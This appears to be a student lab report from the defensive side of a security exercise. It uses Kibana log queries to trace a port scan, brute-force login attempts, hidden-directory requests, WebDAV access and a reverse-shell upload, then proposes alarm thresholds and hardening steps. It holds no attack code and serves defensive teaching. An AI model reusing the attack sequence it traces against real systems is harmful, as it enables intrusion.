
Last 30 days

17,032 hits

Apr 15, 2022 @ 18:21:45.152 - May 15, 2022 @ 18:21:45.152 —

Time	url.path	query	network.protocol
May 2, 2022 @ 20:37:59.585	/company_folders/secret_folder	GET /company_folders/secret_folder	http
May 2, 2022 @ 20:37:59.577	/company_folders/secret_folder	GET /company_folders/secret_folder	http
May 2, 2022 @ 20:36:47.607	/company_folders/secret_folder	GET /company_folders/secret_folder	http
May 2, 2022 @ 20:36:47.598	/company_folders/secret_folder	GET /company_folders/secret_folder	http
May 2, 2022 @ 20:36:47.596	/company_folders/secret_folder	GET /company_folders/secret_folder	http
May 2, 2022 @ 20:36:47.588	/company_folders/secret_folder	GET /company_folders/secret_folder	http

Analysis: Uncovering the Brute Force Attack



192.168.1.100:5601/app/kibana#/discover/bd149fc0-ce25-11ec-9460-5354be55fb13?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-3...

Discover / Attack Traffic from source to destination IP

source.ip : 192.168.1.90 and network.protocol :"http" and http.response.status_coc

Last 30 days

packetbeat-*

17,068 hits

Apr 15, 2022 @ 19:35:22.257 - May 15, 2022 @ 19:35:22.257 —

Selected fields

- t http.request.me...
- # http.response.st...
- t http.response.st...
- t method
- t network.protocol
- t status


Available fields

Popular

- t agent.id
- t agent.type
- destination.ip

Time	status	method	http.request.method	network.protocol	http.response.status_phrase	http.response.status_code
May 2, 2022 @ 20:11:36.085	Error	get	get	http	unauthorized	401
May 2, 2022 @ 20:11:36.092	Error	get	get	http	unauthorized	401
May 2, 2022 @ 20:12:22.908	Error	get	get	http	unauthorized	401
May 2, 2022 @ 20:12:22.915	Error	get	get	http	unauthorized	401
May 2, 2022 @ 20:14:55.868	Error	get	get	http	unauthorized	401

Analysis: Finding the WebDAV Connection



192.168.1.100:5601/app/kibana#/discover/bd149fc0-ce25-11ec-9460-5354be55fb13?_g=(refreshInterval:(pause:!t,value:0),time:(from:now-30d,to:now))&...

source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 and url.path : "/webdav"

Last 30 days

292 hits

Apr 15, 2022 @ 16:22:06.883 - May 15, 2022 @ 16:22:06.883 —

```
Time                         url.path   query
May 7, 2022 @ 10:55:59.513   /webdav    PROPFIND /webdav
May 7, 2022 @ 10:55:59.500   /webdav    PROPFIND /webdav
May 7, 2022 @ 10:52:02.634   /webdav    PROPFIND /webdav
May 7, 2022 @ 10:52:02.622   /webdav    PROPFIND /webdav
May 7, 2022 @ 10:46:39.646   /webdav    PROPFIND /webdav
May 7, 2022 @ 10:46:39.636   /webdav    PROPFIND /webdav
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? An alarm that counts the number of requests on a port from different source IP addresses.

What threshold would you set to activate this alarm? It would be set pretty low probably between 10 and 15 requests from the same IP address would trigger the alarm.

System Hardening

What configurations can be set on the host to mitigate port scans? Limit the number of open ports on the network. Allow for only outgoing traffic where possible.

Describe the solution. If possible, provide required command lines.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access? Set an alert for the total number of unauthorized access to the directory

What threshold would you set to activate this alarm? Number count would be between 15 - 25 to activate the alert

System Hardening

What configuration can be set on the host to block unwanted access?
Multi-level authentication
Mandatory password reset after set period of days. (ie. every month)
Limit the access on the file - not available, read only -
Set system admin level rights to the directory

Describe the solution. If possible, provide required command lines.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? Limit the number of login attempts from the same IP address

What threshold would you set to activate this alarm? This would be set fairly low 3 - 6 attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?
Lock the account for a period of time after alert number of attempts tried
Change password on a regular basis. Every month
Enact rules to create strong password - greater than 8 characters in length

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory? Create alarm to count the number of attempts to access this directory from the same IP address

What threshold would you set to activate this alarm? This would be 5 -10 attempts would trigger the alarm

System Hardening

What configuration can be set on the host to control access?
Make the directory accessible with higher privileges. Sudo or su.
Educating the user to not store any password or hash details in any files

Describe the solution. If possible, provide the required command line(s).

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? Check for suspicious file extensions that could indicate a malicious payload that occurs in a short period of time

What threshold would you set to activate this alarm? This would be low 5 - 7 attempts would trigger the alarm

System Hardening

What configuration can be set on the host to block file uploads?
Require authentication to upload files.
Store uploaded files in a location not accessible from the web.
Define valid types of files that the user should be allowed to upload.
Install a web application firewall

Describe the solution. If possible, provide the required command line.

The End